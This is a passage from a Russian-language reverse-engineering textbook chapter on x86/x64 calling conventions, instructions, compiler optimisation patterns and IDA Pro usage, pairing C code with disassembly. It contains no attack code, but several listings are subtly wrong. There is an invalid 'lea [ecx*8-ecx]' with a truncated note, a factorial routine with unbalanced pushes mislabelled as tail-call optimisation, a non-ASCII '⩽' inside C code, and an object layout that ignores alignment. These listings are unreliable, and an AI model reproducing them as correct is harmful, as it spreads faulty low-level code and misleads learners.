?increment@Counter@@QAEXH@Z proc near
arg_delta = dword ptr  4
        mov     eax, [esp+arg_delta]    ; eax = delta
        add     [ecx], eax              ; this→value += delta (ECX = this)
        ret     4                        ; callee cleans (thiscall)
?increment@Counter@@QAEXH@Z endp

; Counter::get() const — thiscall
?get@Counter@@QBEHXZ proc near
        mov     eax, [ecx]              ; return this→value
        ret                              ; нет аргументов кроме this
?get@Counter@@QBEHXZ endp

; demo()
_demo proc near
        sub     esp, 4                   ; место для Counter c (4 байта = sizeof(int))
        mov     dword ptr [esp], 0       ; c.value = 0 (инлайн-конструктор)

        push    5                        ; delta = 5
        lea     ecx, [esp+4]            ; ecx = &c (this)
        call    ?increment@Counter@@QAEXH@Z

        push    3                        ; delta = 3
        lea     ecx, [esp+4]            ; ecx = &c
        call    ?increment@Counter@@QAEXH@Z

        lea     ecx, [esp]              ; ecx = &c
        call    ?get@Counter@@QBEHXZ    ; v = c.get()
        ; eax = v (не используется далее)

        add     esp, 4
        ret
_demo endp
```

> ***IDA Pro:*** *используйте* `Edit → Plugins → Demangler` *или нажмите* `Ctrl+D` *для деманглинга имён C++. IDA отобразит* `Counter::increment(int)` *вместо* `?increment@Counter@@QAEXH@Z`*. В окне Pseudocode (F5) Hex-Rays правильно распознает thiscall и покажет вызов в виде* `c.increment(5)`*.*

5.4.5. Соглашение x64 (Microsoft, Windows)

В 64-битном режиме Windows используется единое соглашение:

- **Первые 4 аргумента:** RCX, RDX, R8, R9 (целые/указатели) или XMM0–XMM3 (float/double).
- **Остальные:** через стек.
- **Shadow space:** вызывающая сторона обязана выделить 32 байта (0x20) на стеке перед вызовом, даже если аргументов меньше четырёх.
- **Очистка стека:** caller.
- **Выравнивание стека:** 16 байт перед инструкцией CALL.
- **Callee-saved:** RBX, RBP, RDI, RSI, RSP, R12–R15, XMM6–XMM15.
- **Volatile (caller-saved):** RAX, RCX, RDX, R8–R11, XMM0–XMM5.

Пример 7. Вызов функции в x64 Windows ABI

Исходный код на C:

```
#include <stdio.h>

long long compute(long long a, long long b, long long c, long long d, long long e) {
    return a * b + c * d - e;
}

void caller(void) {
    long long r = compute(1, 2, 3, 4, 5);
    printf("Result: %lld\n", r);
}
```

Дизассемблированный вывод IDA (x64, MSVC):

```
compute proc near
        ; RCX=a, RDX=b, R8=c, R9=d, [rsp+28h]=e
        mov     rax, rcx
        imul    rax, rdx                ; rax = a * b
        mov     rcx, r8
        imul    rcx, r9                 ; rcx = c * d
        add     rax, rcx                ; rax = a*b + c*d
        sub     rax, [rsp+28h]          ; rax -= e (5-й аргумент на стеке)
        ret
compute endp

caller proc near
        sub     rsp, 38h                ; shadow space (20h) + 5-й аргумент (8) + выравн

        mov     qword ptr [rsp+20h], 5 ; 5-й аргумент: e = 5
        mov     r9, 4                   ; d = 4
        mov     r8, 3                   ; c = 3
        mov     rdx, 2                  ; b = 2
        mov     rcx, 1                  ; a = 1
        call    compute

        ; printf("Result: %lld\n", r)
        mov     rdx, rax                ; 2-й аргумент: результат
        lea     rcx, aResultLld         ; 1-й аргумент: форматная строка
        call    printf

        add     rsp, 38h
        ret
caller endp
```

> ***Shadow space*** *(теневое пространство) — 32 байта, зарезервированных caller перед каждым* `CALL`*. Callee может использовать эту область для сохранения регистровых аргументов (home space). В IDA при анализе x64-кода смещение* `[rsp+28h]` *для 5-го аргумента обусловлено: 8 байт (адрес возврата) + 0x20 (shadow space) = 0x28.*

5.4.6. System V AMD64 ABI (Linux, macOS)

- **Целочисленные/указатели:** RDI, RSI, RDX, RCX, R8, R9 (6 регистров — больше, чем в Windows ABI).
- **Float/double:** XMM0–XMM7 (8 регистров).
- **Shadow space не требуется** (в отличие от Windows).
- **Red zone:** 128 байт ниже RSP, которые leaf-функция может использовать без коррекции RSP.
- **Callee-saved:** RBX, RBP, R12–R15.

```
long add6(long a, long b, long c, long d, long e, long f) {
    return a + b + c + d + e + f;
}
```

```
; System V ABI: RDI=a, RSI=b, RDX=c, RCX=d, R8=e, R9=f
add6:
        lea     rax, [rdi+rsi]          ; rax = a + b
        add     rax, rdx                ; += c
        add     rax, rcx                ; += d
        add     rax, r8                 ; += e
        add     rax, r9                 ; += f
        ret
```

Сводная таблица соглашений о вызовах

Свойство	cdecl	stdcall	fastcall	thiscall	x64 Win	System V
Аргументы	стек	стек	ECX,EDX+стек	ECX+стек	RCX,RDX,R8,R9	RDI,RSI,RDX,RCX,R8,R9
Порядок	R→L	R→L	R→L	R→L	L→R (рег.)	L→R (рег.)
Очистка стека	caller	callee	callee	callee	caller	caller
Спец. регистр	—	—	—	ECX=this	—	—

5.5. Основные инструкции x86/x64 в контексте IDA

5.5.1. Пересылка данных

Инструкция	Описание	Пример
`MOV dst, src`	Копирование	`mov eax, [ebp+8]` — загрузить аргумент
`MOVZX dst, src`	Копирование с расширением нулями	`movzx eax, byte ptr [esi]` — загрузить `unsigned char`
`MOVSX dst, src`	Копирование с расширением знака	`movsx eax, word ptr [edi]` — загрузить `short`
`LEA dst, [addr]`	Загрузка эффективного адреса	`lea eax, [ebx+ecx*4+10h]` — вычисление адреса, не обращение к памяти
`XCHG a, b`	Обмен значений	`xchg eax, ebx`
`CMOV** dst, src`	Условное копирование	`cmovge eax, ecx` — если SF=OF

> ***LEA*** *в IDA Pro часто вводит в заблуждение начинающих: она не обращается к памяти, а вычисляет адрес. Компиляторы часто используют LEA для быстрой арифметики:* `lea eax, [ecx+ecx*2]` = `eax = ecx * 3`.

5.5.2. Арифметические и логические инструкции

Инструкция	Описание	Типичное использование
`ADD` / `SUB`	Сложение / Вычитание	Арифметика, коррекция ESP
`INC` / `DEC`	Инкремент / Декремент	Счётчики (не устанавливает CF)
`IMUL` / `MUL`	Знаковое / Беззнаковое умножение	Арифметика, вычисление индексов
`IDIV` / `DIV`	Знаковое / Беззнаковое деление	CDQ + IDIV (расширение знака перед делением)
`AND` / `OR` / `XOR`	Побитовые операции	`xor eax, eax` — быстрое обнуление
`NOT` / `NEG`	Побитовая инверсия / Арифметическое отрицание	`neg eax` = `eax = -eax`
`SHL` / `SHR`	Логические сдвиги	Умножение/деление на степень двойки
`SAR` / `SAL`	Арифметические сдвиги	`sar eax, 1` — деление знакового числа на 2
`TEST a, b`	Побитовое AND без записи	`test eax, eax` — проверка на 0 (устанавливает ZF)
`CMP a, b`	Вычитание без записи	Сравнение, устанавливает флаги

Пример 8. Деление и остаток

Исходный код на C:

```c
typedef struct {
    int quotient;
    int remainder;
} DivResult;

DivResult divide(int dividend, int divisor) {
    DivResult r;
    r.quotient = dividend / divisor;
    r.remainder = dividend % divisor;
    return r;
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```
_divide proc near
        mov     eax, [esp+4]            ; eax = dividend
        cdq                              ; расширяем знак EAX → EDX:EAX
        idiv    dword ptr [esp+8]       ; EDX:EAX / divisor
                                         ; EAX = частное, EDX = остаток
        ; Возврат структуры через EDX:EAX (MSVC-специфично для маленьких структур)
        ; EAX = quotient, EDX = remainder
        ret
_divide endp
```

> ***Паттерн CDQ + IDIV:*** *при обнаружении последовательности* `cdq` / `idiv reg` *в IDA — это знаковое деление. Для беззнакового деления используется* `xor edx, edx` / `div reg`*. Этот паттерн мгновенно говорит о знаковости операндов.*

5.5.3. Инструкции управления потоком

Инструкция	Описание
`JMP addr`	Безусловный переход
`Jcc addr`	Условный переход (см. таблицу 5.2)
`CALL addr`	Вызов функции (push RIP; jmp addr)
`RET` / `RETN`	Возврат из функции (pop RIP)
`RET N`	Возврат + очистка N байт стека
`LOOP addr`	Декремент ECX, если != 0 — переход
`INT N`	Программное прерывание
`NOP`	Нет операции (выравнивание, NOP-sled)

5.5.4. Строковые инструкции

Инструкция	Описание
`REP MOVSB/D/Q`	Копирование ECX байт/двордов из [ESI] в [EDI]
`REP STOSB/D/Q`	Заполнение ECX байт/двордов по [EDI] значением AL/EAX/RAX
`REPNE SCASB`	Поиск AL в строке [EDI], до ECX байт
`REP CMPSB`	Сравнение строк [ESI] и [EDI]

> ***В IDA Pro*** *строковые инструкции с префиксом* `rep` *часто являются инлайн-версиями* `memcpy`, `memset`, `strlen`, `memcmp`. *Hex-Rays Decompiler обычно правильно распознаёт их и отображает как вызовы соответствующих функций.*

5.6. Паттерны компиляторов

5.6.1. Пролог и эпилог функции

Стандартный пролог (x86):

```
push    ebp                 ; сохранить предыдущий frame pointer
mov     ebp, esp            ; установить новый frame pointer
sub     esp, N              ; выделить место для локальных переменных
push    ebx                 ; сохранить callee-saved регистры
push    esi
push    edi
```

Стандартный эпилог (x86):

```
pop     edi                 ; восстановить callee-saved регистры
pop     esi
pop     ebx
mov     esp, ebp            ; или: add esp, N
pop     ebp                 ; восстановить frame pointer
ret
```

Альтернативный эпилог с инструкцией `leave` (эквивалент `mov esp, ebp` + `pop ebp`):

```
leave
ret
```

Пролог x64 (Windows):

```
; Frame pointer обычно опускается в x64
sub     rsp, 28h            ; shadow space + локальные + выравнивание
mov     [rsp+28h+var_8], rbx  ; сохранение callee-saved (если используются)
```

> ***IDA Pro*** *распознаёт прологи и эпилоги автоматически, используя их для определения границ функций. Если IDA неправильно определила границу, вы можете вручную определить функцию клавишей* `P` *(Make Function) или расширить/сузить её через* `Edit → Functions → Edit Function`.

5.6.2. Паттерн switch/case

Компиляторы реализуют `switch` несколькими способами в зависимости от количества и плотности значений case.

Пример 9. Switch через таблицу переходов (jump table)

Исходный код на C:

```
const char* day_name(int day) {
    switch (day) {
        case 0: return "Monday";
        case 1: return "Tuesday";
        case 2: return "Wednesday";
        case 3: return "Thursday";
        case 4: return "Friday";
        case 5: return "Saturday";
        case 6: return "Sunday";
        default: return "Unknown";
    }
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```
_day_name proc near
        mov     eax, [esp+4]            ; eax = day
        cmp     eax, 6                  ; проверка верхней границы
        ja      short loc_default       ; если > 6 → default (беззнаковое!)
        jmp     ds:jpt_day[eax*4]       ; переход по таблице

loc_case0:
        mov     eax, offset aMonday     ; "Monday"
        retn
loc_case1:
        mov     eax, offset aTuesday    ; "Tuesday"
        retn
loc_case2:
        mov     eax, offset aWednesday ; "Wednesday"
        retn
; ... (аналогично для 3-6)

loc_default:
        mov     eax, offset aUnknown    ; "Unknown"
        retn

; Таблица переходов (в секции .rdata):
jpt_day dd offset loc_case0             ; case 0
        dd offset loc_case1             ; case 1
        dd offset loc_case2             ; case 2
        dd offset loc_case3             ; case 3
        dd offset loc_case4             ; case 4
        dd offset loc_case5             ; case 5
        dd offset loc_case6             ; case 6
_day_name endp
```

> ***IDA Pro*** *обычно распознаёт jump table и отображает её в структурированном виде. Если таблица не распознана, щёлкните правой кнопкой на инструкции косвенного перехода и выберите* `Specify switch idiom` *или нажмите горячую клавишу. В графическом режиме (*`Space`*) IDA отобразит switch как веер ветвей.*

Switch через цепочку сравнений (при разреженных значениях case):

```
int sparse_switch(int code) {
    switch (code) {
        case 100: return 1;
        case 500: return 2;
        case 999: return 3;
        default:  return 0;
    }
}
```

```
_sparse_switch proc near
        mov     eax, [esp+4]
        cmp     eax, 1F4h               ; 500
        jz      short loc_500
        cmp     eax, 3E7h               ; 999
        jz      short loc_999
        cmp     eax, 64h                ; 100
        jnz     short loc_default
        mov     eax, 1                  ; case 100
        retn
loc_500:
        mov     eax, 2
        retn
loc_999:
        mov     eax, 3
        retn
loc_default:
        xor     eax, eax                ; case default: return 0
        retn
_sparse_switch endp
```

5.6.3. Виртуальные таблицы (vtables)

В C++ при наличии виртуальных методов компилятор создаёт таблицу виртуальных функций (vtable). Каждый объект с виртуальными методами содержит скрытый указатель `vfptr` на vtable.

Пример 10. Виртуальные вызовы и vtable

Исходный код на C++:

```
class Shape {
public:
    virtual double area() const = 0;
    virtual void describe() const = 0;
    virtual ~Shape() {}
};

class Circle : public Shape {
    double radius;
public:
    Circle(double r) : radius(r) {}
    double area() const override { return 3.14159265 * radius * radius; }
    void describe() const override { /* ... */ }
};

void print_area(const Shape *s) {
    double a = s->area();
    printf("Area: %f\n", a);
}
```

Дизассемблированный вывод IDA (x86, MSVC):

```
; print_area(const Shape *s)
_print_area proc near
arg_s = dword ptr  8

        push    ebp
        mov     ebp, esp
        sub     esp, 8                  ; место для double

        mov     ecx, [ebp+arg_s]        ; ecx = s (this)
        mov     eax, [ecx]              ; eax = s→vfptr (указатель на vtable)
        call    dword ptr [eax]         ; вызов первой виртуальной функции: area()
        ; Результат в ST(0) (FPU)

        sub     esp, 8
        fstp    qword ptr [esp]         ; передача double через стек
        push    offset aAreaF           ; "Area: %f\n"
        call    _printf
        add     esp, 0Ch

        mov     esp, ebp
        pop     ebp
        retn
_print_area endp

; vtable для Circle (в секции .rdata):
??_7Circle@@6B@ dd offset ?area@Circle@@UBENHXZ     ; Circle::area()
                dd offset ?describe@Circle@@UBEXXZ   ; Circle::describe()
                dd offset ??1Circle@@UAE@XZ          ; Circle::~Circle()
```

> ***Распознавание vtable в IDA Pro:*** *1. Перейдите в секцию* `.rdata` *и ищите массивы указателей на функции. 2. Используйте плагин Class Informer или HexRaysPyTools для автоматического восстановления иерархии классов. 3. Паттерн* `mov eax, [ecx]` + `call [eax+N]` *— виртуальный вызов. Смещение* `N` *определяет индекс метода в vtable. 4. В конструкторе объекта ищите* `mov [ecx], offset vtable` *— это запись vfptr.*

Структура объекта с vtable:

```
Объект Circle (sizeof = 12 на x86):
  ┌──────────────┐ смещение 0
  │   vfptr      │ → указатель на vtable Circle
  ├──────────────┤ смещение 4
  │   radius     │ (double, 8 байт)
  │              │
  └──────────────┘ смещение 12
```

5.7. Оптимизации компилятора

Понимание оптимизаций — одна из самых сложных и важных тем для реверсера. Оптимизированный код существенно отличается от наивного дизассемблирования, и без знания типичных трансформаций можно неправильно интерпретировать логику программы.

5.7.1. Замена умножения/деления сдвигами и LEA

Компиляторы заменяют умножение на константу комбинацией сдвигов, сложений и LEA:

Пример 11. Оптимизация умножения

```
int multiply_variants(int x) {
    int a = x * 2;
    int b = x * 3;
    int c = x * 5;
    int d = x * 7;
    int e = x * 10;
    return a + b + c + d + e;
}
```

```
; MSVC /O2 или GCC -O2
multiply_variants:
        mov     ecx, [esp+4]            ; ecx = x
        lea     eax, [ecx+ecx]          ; a = x * 2  (сдвиг заменён на LEA)
        lea     edx, [ecx+ecx*2]        ; b = x * 3
        lea     esi, [ecx+ecx*4]        ; c = x * 5
        lea     edi, [ecx*8-ecx]        ; d = x * 7  (8x - x = 7x)  [NOTE: реально lea ec
        ; x * 10: lea + shl
        lea     edi, [ecx+ecx*4]        ; edi = x * 5
        add     edi, edi                ; edi = x * 10
        ; ... суммирование
```

> ***Правило для реверсера:*** `lea eax, [reg+reg*N]` *— это умножение на* `(N+1)`*. LEA с масштабом 1, 2, 4 или 8 позволяет быстро вычислять* `*2`, `*3`, `*5`, `*9`.

5.7.2. Замена деления на константу умножением на обратную

Это одна из самых неочевидных оптимизаций. Деление на константу заменяется умножением на «магическое число» с последующим сдвигом.

Пример 12. Оптимизация деления

```
unsigned int div10(unsigned int x) {
    return x / 10;
}

int sdiv7(int x) {
    return x / 7;
}
```

```
; unsigned div10: x / 10
_div10:
        mov     eax, [esp+4]            ; eax = x
        mov     ecx, 0CCCCCCCDh         ; магическое число = ceil(2^35 / 10)
        mul     ecx                     ; edx:eax = x * magic
        shr     edx, 3                  ; edx >>= 3 (итого: x * magic >> 35)
        mov     eax, edx                ; return edx
        ret

; signed sdiv7: x / 7
_sdiv7:
        mov     eax, [esp+4]
        mov     ecx, 92492493h          ; магическое число для 7 (знаковое)
        imul    ecx                     ; edx:eax = x * magic (знаковое)
        add     edx, [esp+4]            ; коррекция для знаковых
        sar     edx, 2                  ; арифметический сдвиг
        mov     eax, edx
        shr     eax, 1Fh                ; извлекаем знаковый бит (0 или 1)
        add     eax, edx                ; коррекция для отрицательных чисел
        ret
```

> ***Как распознать в IDA:*** *последовательность* `MUL`/`IMUL` *с большой 32-битной константой, за которой следует* `SHR EDX` *или* `SAR EDX` *— это оптимизированное деление. Чтобы восстановить делитель, используйте формулу:* `divisor = 2^(32+shift) / magic_number`*. Hex-Rays Decompiler автоматически распознаёт этот паттерн и отображает его как обычное деление.*

5.7.3. Инлайнинг функций

Небольшие функции (особенно с ключевым словом `inline` или определённые в заголовочных файлах) могут быть встроены в место вызова:

Пример 13. Инлайнинг

```c
static inline int max(int a, int b) {
    return (a > b) ? a : b;
}

int clamp(int value, int lo, int hi) {
    return max(lo, max(value, hi));
    // Эквивалент: min(hi, max(lo, value)) — но для примера
}
```

```asm
; GCC -O2: функция max() полностью встроена
_clamp:
        mov     eax, [esp+4]            ; value
        mov     ecx, [esp+0Ch]          ; hi
        cmp     eax, ecx
        cmovl   eax, ecx                ; eax = max(value, hi) — без ветвления!
        mov     edx, [esp+8]            ; lo
        cmp     edx, eax
        cmovg   eax, edx                ; eax = max(lo, предыдущий результат)
        ret
```

> ***Для реверсера:*** *отсутствие* `CALL` *к маленьким функциям — признак инлайнинга. В IDA такие функции «исчезают» из списка Functions. Использование* `CMOV` *вместо* `CMP`+`Jcc` *— условное перемещение, устраняющее ветвление (branch prediction friendly).*

5.7.4. Развёртывание циклов (Loop Unrolling)

Пример 14. Развёртывание цикла

```c
int sum_array(const int *arr, int n) {
    int sum = 0;
    for (int i = 0; i < n; i++) {
        sum += arr[i];
    }
    return sum;
}
```

При оптимизации компилятор может развернуть цикл, обрабатывая несколько элементов за итерацию:

```asm
; GCC -O2 с частичной развёрткой (4 элемента за итерацию)
sum_array:
        xor     eax, eax                ; sum = 0
        test    esi, esi                ; if (n ⩽ 0)
        jle     .done

        mov     ecx, esi
        shr     ecx, 2                  ; ecx = n / 4 (количество полных блоков)
        jz      .remainder

.loop4:                                  ; обработка по 4 элемента
        add     eax, [rdi]
        add     eax, [rdi+4]
        add     eax, [rdi+8]
        add     eax, [rdi+0Ch]
        add     rdi, 10h                ; сдвиг указателя на 16 байт
        dec     ecx
        jnz     .loop4

.remainder:                             ; обработка остатка (0-3 элемента)
        and     esi, 3                  ; n % 4
        jz      .done
.loop1:
        add     eax, [rdi]
        add     rdi, 4
        dec     esi
        jnz     .loop1
.done:
        ret
```

5.7.5. Устранение мёртвого кода и константная свёртка

```c
int example(int x) {
    int unused = x * 100;        // мёртвый код — будет устранён
    int result = 3 + 4;          // константная свёртка → 7
    return result + x;
}
```

```asm
; С оптимизацией — всё сворачивается:
_example:
        lea     eax, [ecx+7]            ; fastcall: ECX = x; return x + 7
        ret
```

5.7.6. Strength Reduction (Понижение силы операции)

Замена дорогих операций (умножение) на дешёвые (сложение) внутри циклов:

```c
void fill_multiples(int *arr, int n, int factor) {
    for (int i = 0; i < n; i++) {
        arr[i] = i * factor;  // умножение в каждой итерации
    }
}
```

```asm
; После strength reduction: умножение заменено на сложение
fill_multiples:
        xor     eax, eax                ; i * factor (накапливаемое значение, начало с 0
        xor     ecx, ecx                ; индекс
        test    edx, edx                ; n
        jle     .done
.loop:
        mov     [edi+ecx*4], eax        ; arr[i] = accumulated
        add     eax, esi                ; accumulated += factor (вместо i*factor)
        inc     ecx
        cmp     ecx, edx
        jl      .loop
.done:
        ret
```

5.8. Дополнительные паттерны и приёмы

5.8.1. Идиомы обнуления и булевых операций

Компиляторы используют короткие идиоматические последовательности:

Паттерн	Значение
`xor eax, eax`	`eax = 0` (короче и быстрее `mov eax, 0`)
`test eax, eax` / `jz`	`if (eax == 0)`
`or eax, -1`	`eax = 0xFFFFFFFF = -1`
`test eax, eax` / `setnz al`	`al = (eax ≠ 0) ? 1 : 0` — булева нормализация
`neg eax` / `sbb eax, eax`	`eax = (eax ≠ 0) ? -1 : 0`
`sub eax, ecx` / `sbb eax, eax` / `neg eax`	`eax = (original_eax < ecx) ? 1 : 0` (беззнаковое сравнение)
`cmp eax, 1` / `sbb eax, eax` / `neg eax`	`eax = (eax == 0) ? 1 : 0` — логическое NOT

Пример 15. Булева нормализация

```c
int bool_normalize(int value) {
    return !!value;  // гарантировать 0 или 1
}
```

```asm
_bool_normalize:
        xor     eax, eax                ; eax = 0
        cmp     dword ptr [esp+4], 0    ; value == 0?
        setne   al                       ; al = (value ≠ 0) ? 1 : 0
        ret
```

5.8.2. Передача структур по значению и возврат структур

Пример 16. Возврат структуры

```c
typedef struct {
    int x, y;
} Point;

Point make_point(int x, int y) {
    Point p;
    p.x = x;
    p.y = y;
    return p;
}
```

```asm
; MSVC x86 — структура > 8 байт возвращается через скрытый указатель
; Но Point (8 байт) может возвращаться через EDX:EAX
_make_point proc near
        mov     eax, [esp+4]            ; EAX = x
        mov     edx, [esp+8]            ; EDX = y
        ret
_make_point endp

; Для структур > 8 байт компилятор добавляет скрытый первый параметр:
; BigStruct __cdecl make_big(int a, int b)
; превращается в:
; void __cdecl make_big(BigStruct *__hidden retval, int a, int b)
```

> ***В IDA Pro:*** *если функция принимает «лишний» указатель первым аргументом, а через него заполняет поля структуры, вероятно, это скрытый параметр возврата структуры. Hex-Rays обычно корректно обрабатывает этот случай, но иногда требуется вручную изменить прототип функции через* `Y`.

5.8.3. Инициализация массивов и memset/memcpy

Пример 17. Инлайн-memset через REP STOSD

```c
void init_buffer(void) {
    char buf[256];
    memset(buf, 0, sizeof(buf));
    // ...
}
```

```asm
_init_buffer proc near
        push    edi
        sub     esp, 100h               ; 256 байт для buf
        lea     edi, [esp]              ; EDI = &buf
        xor     eax, eax                ; EAX = 0 (заполнитель)
        mov     ecx, 40h                ; 256 / 4 = 64 двойных слова
        rep stosd                        ; заполнить 64 dword нулями
        ; ...
        add     esp, 100h
        pop     edi
        ret
_init_buffer endp
```

5.8.4. Вычисляемые переходы и позиционно-независимый код

Некоторые паттерны в IDA требуют особого внимания:

```
; Получение текущего адреса (Position-Independent Code, PIC)
call    $+5                 ; push EIP
pop     ebx                 ; EBX = текущий адрес

; Этот приём используется в шеллкодах и PIC-коде для вычисления
; абсолютных адресов данных относительно текущей позиции.
```

> ***В IDA Pro:*** *паттерн* `call $+5` / `pop reg` *часто встречается в шеллкодах и malware. IDA может неправильно интерпретировать такой* `call` *как обычный вызов функции. Используйте* `Edit → Functions → Remove function` *и анализируйте код вручную.*

5.9. Расширенные примеры: C/C++ рядом с дизассемблированным кодом

Пример 18. Связный список

Исходный код на C:

```c
#include <stdlib.h>

typedef struct Node {
    int data;
    struct Node *next;
} Node;

Node* list_find(Node *head, int value) {
    while (head != NULL) {
        if (head->data == value)
            return head;
        head = head->next;
    }
    return NULL;
}
```

Дизассемблированный вывод IDA (x86, GCC -O2):

```
list_find:
        mov     eax, [esp+4]            ; eax = head
        mov     edx, [esp+8]            ; edx = value
        test    eax, eax
        jz      short .ret_null

.loop:
        cmp     [eax], edx              ; head->data == value? (смещение 0)
        jz      short .found            ; если да — возвращаем eax
        mov     eax, [eax+4]            ; head = head->next (смещение 4)
        test    eax, eax                ; head != NULL?
        jnz     short .loop

.ret_null:
        xor     eax, eax                ; return NULL
.found:
        ret                              ; return head (уже в EAX)
list_find endp
```

> *Обратите внимание на компактность оптимизированного кода. Метка* `.found` *и* `.ret_null` *делят инструкцию* `ret`*: при успешном поиске EAX уже содержит указатель на найденный узел; при неудаче — EAX обнулён.*

Пример 19. Рекурсивная функция (факториал)

Исходный код на C:

```c
unsigned long long factorial(unsigned int n) {
    if (n ⩽ 1) return 1;
    return n * factorial(n - 1);
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```asm
; Компилятор оптимизировал хвостовую рекурсию в цикл!
_factorial proc near
        mov     ecx, [esp+4]            ; ecx = n
        mov     eax, 1                  ; аккумулятор = 1
        mov     edx, 0                  ; старшая часть = 0 (64-бит результат)
        cmp     ecx, 1
        jbe     short .done

.loop:
        ; 64-битное умножение: EDX:EAX *= ECX
        push    eax
        push    edx
        ; Упрощённая версия:
        imul    eax, ecx                ; eax *= n (достаточно для небольших n)
        dec     ecx                      ; n--
        cmp     ecx, 1
        ja      short .loop

.done:
        ret
_factorial endp
```

> ***Tail call optimization (TCO):*** *компилятор преобразовал рекурсию в цикл, устраняя накладные расходы на вызовы. В IDA рекурсивная функция выглядит как обычный цикл. Это одна из причин, почему при реверсинге важно не делать предположений о структуре исходного кода.*

Пример 20. Побитовые операции и маски

Исходный код на C:

```c
#include <stdint.h>

// Извлечение полей из упакованного значения
// Формат: [31:24 unused][23:16 red][15:8 green][7:0 blue]

uint8_t get_red(uint32_t color)   { return (color >> 16) & 0xFF; }
uint8_t get_green(uint32_t color) { return (color >> 8) & 0xFF; }
uint8_t get_blue(uint32_t color)  { return color & 0xFF; }

uint32_t make_color(uint8_t r, uint8_t g, uint8_t b) {
    return ((uint32_t)r << 16) | ((uint32_t)g << 8) | b;
}
```

Дизассемблированный вывод IDA (x86, MSVC /O2):

```
_get_red proc near
        mov     eax, [esp+4]
        shr     eax, 10h                ; >> 16
        movzx   eax, al                 ; & 0xFF (через обнуление старших байт)
        ret
_get_red endp

_get_green proc near
        mov     eax, [esp+4]
        shr     eax, 8                  ; >> 8
        movzx   eax, al                 ; & 0xFF
        ret
_get_green endp

_get_blue proc near
        movzx   eax, byte ptr [esp+4]   ; загрузить только младший байт
        ret
_get_blue endp

_make_color proc near
        movzx   eax, byte ptr [esp+4]   ; r
        shl     eax, 10h                ; r << 16
        movzx   ecx, byte ptr [esp+8]   ; g
        shl     ecx, 8                  ; g << 8
        or      eax, ecx                ; (r << 16) | (g << 8)
        movzx   edx, byte ptr [esp+0Ch] ; b
        or      eax, edx                ; | b
        ret
_make_color endp
```

> ***Паттерн:*** `SHR` + `MOVZX` *с байтовым операндом — извлечение битового поля.* `SHL` + `OR` *— сборка упакованного значения. Эти паттерны типичны для работы с пикселями, сетевыми протоколами, аппаратными регистрами.*

Пример 21. Указатели на функции и callback

Исходный код на C:

```
#include <stdlib.h>

typedef int (*compare_fn)(const void*, const void*);

int int_compare(const void *a, const void *b) {
    return *(const int*)a - *(const int*)b;
}

void sort_ints(int *arr, size_t count) {
    qsort(arr, count, sizeof(int), int_compare);
}
```

Дизассемблированный вывод IDA (x86):

```
_int_compare proc near
        mov     eax, [esp+4]            ; a
        mov     ecx, [esp+8]            ; b
        mov     eax, [eax]              ; *(int*)a
        sub     eax, [ecx]              ; -= *(int*)b
        ret
_int_compare endp

_sort_ints proc near
        push    offset _int_compare     ; compare function pointer
        push    4                        ; sizeof(int)
        push    [esp+0Ch]               ; count
        push    [esp+0Ch]               ; arr
        call    _qsort
        add     esp, 10h
        ret
_sort_ints endp
```

> ***В IDA Pro:*** *когда вы видите* `push offset sub_XXXXXX` *как аргумент, это указатель на функцию (callback). Нажмите* `N` *на* `sub_XXXXXX` *и переименуйте в осмысленное имя. Используйте перекрёстные ссылки (*`X`*) на функцию, чтобы найти все места, где она передаётся как callback.*

Пример 22. Обработка строк и SSE2-оптимизация strlen

Современные компиляторы и CRT-библиотеки используют SIMD-инструкции для ускорения строковых операций:

```
; Упрощённая SSE2-версия strlen (встречается в MSVC CRT)
_strlen_sse2:
        mov     eax, ecx                ; eax = указатель на строку
        ; Выравнивание на 16 байт
        and     ecx, 0Fh                ; смещение от границы 16 байт
        pxor    xmm0, xmm0              ; xmm0 = нули (128 бит)

        ; Сравнение 16 байт одновременно
        movdqu  xmm1, [eax]             ; загрузить 16 байт строки
        pcmpeqb xmm1, xmm0              ; сравнить каждый байт с 0
        pmovmskb edx, xmm1              ; битовая маска совпадений → EDX
        shr     edx, cl                 ; учесть начальное смещение
        bsf     edx, edx                ; найти первый установленный бит
        jnz     .found                   ; если найден NUL-байт
        ; ... продолжение с выровненным циклом
```

> ***Для реверсера:*** *SIMD-инструкции (*`pxor`*,* `pcmpeqb`*,* `pmovmskb`*) в строковых функциях — это оптимизированная обработка по 16 байт за раз. В IDA Pro такой код лучше анализировать на уровне Pseudocode (F5), где Hex-Rays свернёт его в вызов* `strlen`*.*

5.10. Практические рекомендации для работы в IDA Pro

5.10.1. Быстрое определение calling convention

1. Проверьте `ret N` в конце функции:
2. `ret` (без аргумента) → `cdecl` или `x64`
3. `ret N` (N > 0) → `stdcall`, `thiscall` или `fastcall`
4. Проверьте, используется ли ECX для `this`:
5. ECX загружается перед вызовом и используется внутри функции для доступа к полям объекта → `thiscall`
6. Проверьте, загружаются ли ECX и EDX перед вызовом:
7. Оба загружены → `fastcall`
8. Проверьте, кто очищает стек:
9. `add esp, N` после `call` → caller cleanup → `cdecl`
10. Ничего после `call` → callee cleanup → `stdcall`/`thiscall`/`fastcall`

5.10.2. Горячие клавиши IDA для архитектурного анализа

Клавиша	Действие
`Space`	Переключение Text/Graph view
`G`	Перейти по адресу
`N`	Переименовать метку/переменную
`Y`	Изменить тип (прототип функции, тип переменной)
`T`	Применить тип структуры к операнду
`H`	Переключить отображение числа (hex/dec/char)
`R`	Отобразить число как символ
`M`	Отобразить число как enum-константу
`X`	Перекрёстные ссылки на символ
`F5`	Декомпилировать (Hex-Rays)
`Alt+K`	Редактор стекового кадра
`/`	Добавить комментарий
`;`	Добавить повторяющийся комментарий

5.10.3. Чек-лист анализа функции

1. **Определите границы функции** — пролог и эпилог.
2. **Определите calling convention** — по признакам выше.
3. **Восстановите прототип** — количество и типы аргументов, возвращаемое значение.
4. **Определите локальные переменные** — стековый кадр, регистровые переменные.
5. **Проанализируйте поток управления** — циклы, условия, switch.
6. **Распознайте паттерны оптимизации** — магические числа деления, LEA-арифметика, инлайнинг.
7. **Проверьте перекрёстные ссылки** — кто вызывает функцию и с какими аргументами.
8. **Сравните с Pseudocode (F5)** — используйте декомпилятор для верификации.

5.11. Резюме

В этой главе мы рассмотрели:

- **Регистры x86/x64** — общего назначения, специальные, сегментные и флаги. Понимание назначения каждого регистра критически важно для интерпретации дизассемблированного кода.
- **Модель памяти** — организация стека, кучи и сегментов процесса. Структура стекового кадра является основой для восстановления прототипов функций.
